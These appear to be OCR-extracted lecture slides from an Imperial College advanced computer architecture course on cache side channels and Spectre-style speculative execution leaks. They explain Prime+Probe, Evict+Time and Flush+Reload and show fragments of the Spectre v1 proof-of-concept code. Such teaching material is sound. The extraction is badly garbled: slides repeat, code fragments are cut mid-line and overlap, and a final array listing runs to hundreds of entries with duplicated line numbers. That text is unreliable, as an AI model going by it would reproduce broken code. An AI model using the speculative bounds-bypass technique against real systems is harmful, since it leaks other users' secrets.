

Advanced Computer Architecture

Imperial College London

Chapter 5 part 1:

Sidechannel vulnerabilities



November 2025
Paul H J Kelly


▶ Side-channels

- ▶ What can we infer about another thread by observing its effect on the system state?
- ▶ Through what channels?

▶ How can we trigger exposure of private data?


▶ How can we block side-channels?

Exfiltration



- ▶ Suppose we control thread A
- ▶ Suppose thread B is encrypting a message using a secret key, executing code we know but do not control
- ▶ How can we program thread A to learn something (perhaps statistically) about B – perhaps the message?

Exfiltration



▶ Suppose thread B's encryption algorithm is this simple:

```
For (i=0; i<N; ++i) {  
    C[i] = code[P[i]];  
}
```

▶ How can we program thread A to learn something (perhaps statistically) about P ?

Prime and Probe


- ▶ This technique detects the eviction of the attacker's working set by the victim:
 - ▶ The attacker first primes the cache by filling one or more sets with its own lines
 - ▶ Once the victim has executed, the attacker probes by timing accesses to its previously-loaded lines, to see if any were evicted
 - ▶ If so, the victim must have touched an address that maps to the same set

Evict and Time

- This approach uses the targeted eviction of lines, together with overall execution time measurement
 - ➡ The attacker first causes the victim to run, preloading its working set, and establishing a baseline execution time
 - ➡ The attacker then evicts a line of interest, and runs the victim again
 - ➡ A variation in execution time indicates that the line of interest was accessed

Flush and Reload

- ▶ This is the inverse of prime and probe, and relies on the existence of shared virtual memory (such as shared libraries or page deduplication), and the ability to flush by virtual address
- ▶ The attacker first flushes a shared line of interest (by using dedicated instructions or by eviction through contention).
- ▶ Once the victim has executed, the attacker then reloads the evicted line by touching it, measuring the time taken
- ▶ A fast reload indicates that the victim touched this line (reloading it), while a slow reload indicates that it didn't



<https://meltdownattack.com/meltdown.pdf>

- ▶ On x86 the two steps of the attack can be combined by measuring timing variations of the `clflush` instruction
- ▶ The advantage of FLUSH+RELOAD over PRIME+PROBE is that the attacker can target a specific line, rather than just a cache set.


Side channels – shared state

- For a side channel to be exploited, we need to identify state that is affected by execution and shared between attacker and victim

- If they share a single core:

- L1I, L1D, L2, TLB, branch predictor, prefetchers, physical rename registers, dispatch ports...

- Separate cores may share caches, interconnect etc



How can we trigger co-located execution of the victim?

- ▶ System call

How can we trigger co-located execution of the victim?

- ▶ System call
- ▶ Release a lock
- ▶ SMT – threads co-scheduled on same core
- ▶ Call it as a function

How can we trigger co-located execution of the victim?


- ▶ System call
- ▶ Release a lock
- ▶ SMT – threads co-scheduled on same core
- ▶ Call it as a function

- ▶ Why is calling a function interesting?
 - ➔ Language-based security
 - ➔ Victim may be an object with secret state and a public access method

Language-based security: Bounds checking

13

- Consider a web browser containing a Javascript interpreter
- Different web pages require Javascript execution for rendering
- Each web page's rendering is done by the browser
- But don't worry, the Javascript engine prevents page A from accessing page B's data
- Eg by array bounds checking:




r = A[i]

```
If (i>0 && i<A.length()) {  
    p = &A+4*I;  
    r = *p;  
}
```


Side-channels in speculative execution

- ▶ Suppose the bounds check “if” is predicted satisfied
- ▶ But i is out of bounds
- ▶ So $*p$ points to a victim web page’s secret s (like the paypal password I just entered)
- ▶ So we can speculatively use s as an index into an array that we do have access to
- ▶ And then using timing to determine whether the cache line on which $B[s]$ falls has been allocated as a side-effect of speculative execution



Side-channels in speculative execution


- ▶ Suppose the bounds check “if” is predicted satisfied
- ▶ But i is out of bounds
- ▶ So $*p$ points to a victim web page’s secret s (like the paypal password I just entered)
- ▶ So we can speculatively use s as an index into an array that we do have access to
- ▶ And then using timing to determine whether the cache line on which $B[s]$ falls has been allocated as a side-effect of speculative execution



Perhaps this version is clearer...

Side-channels in speculative execution

- ▶ Suppose the bounds check “if” is predicted satisfied
- ▶ But i is out of bounds
- ▶ So $*p$ points to a victim web page’s secret s (like the paypal password I just entered)
- ▶ So we can speculatively use s as an index into an array that we do have access to
- ▶ And then using timing to determine whether the cache line on which $B[s]$ falls has been allocated as a side-effect of speculative execution



```

14 unsigned int array1_size = 16;
15 uint8_t unused1[64];
16 uint8_t array1[160] = {
17     1,
18     2,
19     3,
20     4,
21     5,
22     6,
23     7,
24     8,
25     9,
26     10,
27     11,
28     12,
29     13,
30     14,
31     15,
32     16
33 };
34
35
36
37 char * secret = "The Magic Words are Squeamish Ossifrage.";

```

```

14 unsigned int array1_size = 16;
15 uint8_t unused1[64];
16 uint8_t array1[160] = {
17     1,
18     2,
19     3,
20     4,
21     5,
22     6,
23     7,
24     8,
25     9,
26     10,
27     11,
28     12,
29     13,
30     14,
31     15,
32     16
33 };
34
35
36
37 char * secret = "The Magic Words are Squeamish Ossifrage.";

```

Declare valid array1 for victim to access

In two pages of code:
<https://gist.github.com/ErikAugust/724d4a969fb2c6ae1bbd7b2a9e3d4b>

Declare “canary” array2 whose cached-ness we will probe

```
14     unsigned int array1_size = 16
15     uint8_t unused1[64];
16     uint8_t array1[160] = {
17         1,
18         2,
19         3,
20         4,
21         5, 41     void victim()
22         6, 42     if (x <
23         7, 43         temp
24         8, 44     }
25         9, 45     }
26         10,
27         11,
28         12,
29         13,
30         14,
31         15,
32         16
33     };
34     uint8_t unused2[64];
35     uint8_t array2[256 * 512];
36
37     char * secret = "The Magic Wo
```

Declare valid array access

41 void victim()
42 if (x <
43 temp
44 }
45 }

ac in

D ca

Se

Declare valid array for victim to access

```
41 void victim_function(size_t x) {  
42     if (x < array1_size) {  
43         temp &= array2[array1[x] * 512];  
44     }  
45 }
```

access “canary” array using data indexed out of bounds

access “canary” array using data indexed out of bounds

Declare “canary” array whose
cached-ness we will probe

Secret message, out of bounds of victim

```
14     unsigned int array1_size = 16;
15     uint8_t unused1[64];
16     uint8_t array1[160] = {
17         1,
18         2,
19         3,
20         4,
21         5, 41     void victim()
22         6, 42     if (x <
23         7, 43         temp
24         8, 44     }
25         9, 45     }
26         10,
27         11,
28         12,
29         13,
30         14,
31         15,
32         16
33     };
34     uint8_t unused2[64];
35     uint8_t array2[256 * 512];
36
37     char * secret = "The Magic Wo
```

Declare valid array access

41 void victim()
42 if (x <
43 temp
44 }
45 }

ac
in

So if x=4, arr
So we access

D
ca

Se

Declare valid array for victim to access

```
41 void victim_function(size_t x) {  
42     if (x < array1_size) {  
43         temp &= array2[array1[x] * 512];  
44     }  
45 }
```

access “canary” array using data indexed out of bounds

So if $x=4$, $\text{array1}[x]=5$
So we access element $\text{array2}[5*512]$

Declare “canary” array whose cached-ness we will probe

Secret message, out of bounds of victim

```

14 unsigned int array1_size = 16;
15 uint8_t unused1[64];
16 uint8_t array1[160] = {
17     1,
18     2,
19     3,
20     4,
21     5,
22     6,
23     7,
24     8,
25     9,
26     10,
27     11,
28     12,
29     13,
30     14,
31     15,
32     16,
33     17,
34     18,
35     19,
36     20,
37     21,
38     22,
39     23,
40     24,
41     25,
42     26,
43     27,
44     28,
45     29,
46     30,
47     31,
48     32,
49     33,
50     34,
51     35,
52     36,
53     37,
54     38,
55     39,
56     40,
57     41,
58     42,
59     43,
60     44,
61     45,
62     46,
63     47,
64     48,
65     49,
66     50,
67     51,
68     52,
69     53,
70     54,
71     55,
72     56,
73     57,
74     58,
75     59,
76     60,
77     61,
78     62,
79     63,
80     64,
81     65,
82     66,
83     67,
84     68,
85     69,
86     70,
87     71,
88     72,
89     73,
90     74,
91     75,
92     76,
93     77,
94     78,
95     79,
96     80,
97     81,
98     82,
99     83,
100    84,
101    85,
102    86,
103    87,
104    88,
105    89,
106    90,
107    91,
108    92,
109    93,
110    94,
111    95,
112    96,
113    97,
114    98,
115    99,
116    100,
117    101,
118    102,
119    103,
120    104,
121    105,
122    106,
123    107,
124    108,
125    109,
126    110,
127    111,
128    112,
129    113,
130    114,
131    115,
132    116,
133    117,
134    118,
135    119,
136    120,
137    121,
138    122,
139    123,
140    124,
141    125,
142    126,
143    127,
144    128,
145    129,
146    130,
147    131,
148    132,
149    133,
150    134,
151    135,
152    136,
153    137,
154    138,
155    139,
156    140,
157    141,
158    142,
159    143,
160    144,
161    145,
162    146,
163    147,
164    148,
165    149,
166    150,
167    151,
168    152,
169    153,
170    154,
171    155,
172    156,
173    157,
174    158,
175    159,
176    160,
177    161,
178    162,
179    163,
180    164,
181    165,
182    166,
183    167,
184    168,
185    169,
186    170,
187    171,
188    172,
189    173,
190    174,
191    175,
192    176,
193    177,
194    178,
195    179,
196    180,
197    181,
198    182,
199    183,
200    184,
201    185,
202    186,
203    187,
204    188,
205    189,
206    190,
207    191,
208    192,
209    193,
210    194,
211    195,
212    196,
213    197,
214    198,
215    199,
216    200,
217    201,
218    202,
219    203,
220    204,
221    205,
222    206,
223    207,
224    208,
225    209,
226    210,
227    211,
228    212,
229    213,
230    214,
231    215,
232    216,
233    217,
234    218,
235    219,
236    220,
237    221,
238    222,
239    223,
240    224,
241    225,
242    226,
243    227,
244    228,
245    229,
246    230,
247    231,
248    232,
249    233,
250    234,
251    235,
252    236,
253    237,
254    238,
255    239,
256    240,
257    241,
258    242,
259    243,
260    244,
261    245,
262    246,
263    247,
264    248,
265    249,
266    250,
267    251,
268    252,
269    253,
270    254,
271    255,
272    256,
273    257,
274    258,
275    259,
276    260,
277    261,
278    262,
279    263,
280    264,
281    265,
282    266,
283    267,
284    268,
285    269,
286    270,
287    271,
288    272,
289    273,
290    274,
291    275,
292    276,
293    277,
294    278,
295    279,
296    280,
297    281,
298    282,
299    283,
299    284,
300    285,
301    286,
302    287,
303    288,
304    289,
305    290,
306    291,
307    292,
308    293,
309    294,
310    295,
311    296,
312    297,
313    298,
314    299,
315    300,
316    301,
317    302,
318    303,
319    304,
320    305,
321    306,
322    307,
323    308,
324    309,
325    310,
326    311,
327    312,
328    313,
329    314,
330    315,
331    316,
332    317,
333    318,
334    319,
335    320,
336    321,
337    322,
338    323,
339    324,
340    325,
341    326,
342    327,
343    328,
344    329,
345    330,
346    331,
347    332,
348    333,
349    334,
350    335,
351    336,
352    337,
353    338,
354    339,
355    340,
356    341,
357    342,
358    343,
359    344,
360    345,
361    346,
362    347,
363    348,
364    349,
365    350,
366    351,
367    352,
368    353,
369    354,
370    355,
371    356,
372    357,
373    358,
374    359,
375    360,
376    361,
377    362,
378    363,
379    364,
380    365,
381    366,
382    367,
383    368,
384    369,
385    370,
386    371,
387    372,
388    373,
389    374,
390    375,
391    376,
392    377,
393    378,
394    379,
395    380,
396    381,
397    382,
398    383,
399    384,
399    385,
400    386,
401    387,
402    388,
403    389,
404    390,
405    391,
406    392,
407    393,
408    394,
409    395,
410    396,
411    397,
412    398,
413    399,
414    400,
415    401,
416    402,
417    403,
418    404,
419    405,
420    406,
421    407,
422    408,
423    409,
424    410,
425    411,
426    412,
427    413,
428    414,
429    415,
430    416,
431    417,
432    418,
433    419,
434    420,
435    421,
436    422,
437    423,
438    424,
439    425,
440    426,
441    427,
442    428,
443    429,
444    430,
445    431,
446    432,
447    433,
448    434,
449    435,
450    436,
451    437,
452    438,
453    439,
454    440,
455    441,
456    442,
457    443,
458    444,
459    445,
460    446,
461    447,
462    448,
463    449,
464    450,
465    451,
466    452,
467    453,
468    454,
469    455,
470    456,
471    457,
472    458,
473    459,
474    460,
475    461,
476    462,
477    463,
478    464,
479    465,
480    466,
481    467,
482    468,
483    469,
484    470,
485    471,
486    472,
487    473,
488    474,
489    475,
490    476,
491    477,
492    478,
493    479,
494    480,
495    481,
496    482,
497    483,
498    484,
499    485,
499    486,
500    487,
501    488,
502    489,
503    490,
504    491,
505    492,
506    493,
507    494,
508    495,
509    496,
510    497,
511    498,
512    499,
513    500,
514    501,
515    502,
516    503,
517    504,
518    505,
519    506,
520    507,
521    508,
522    509,
523    510,
524    511,
525    512,
526    513,
527    514,
528    515,
529    516,
530    517,
531    518,
532    519,
533    520,
534    521,
535    522,
536    523,
537    524,
538    525,
539    526,
540    527,
541    528,
542    529,
543    530,
544    531,
545    532,
546    533,
547    534,
548    535,
549    536,
550    537,
551    538,
552    539,
553    540,
554    541,
555    542,
556    543,
557    544,
558    545,
559    546,
560    547,
561    548,
562    549,
563    550,
564    551,
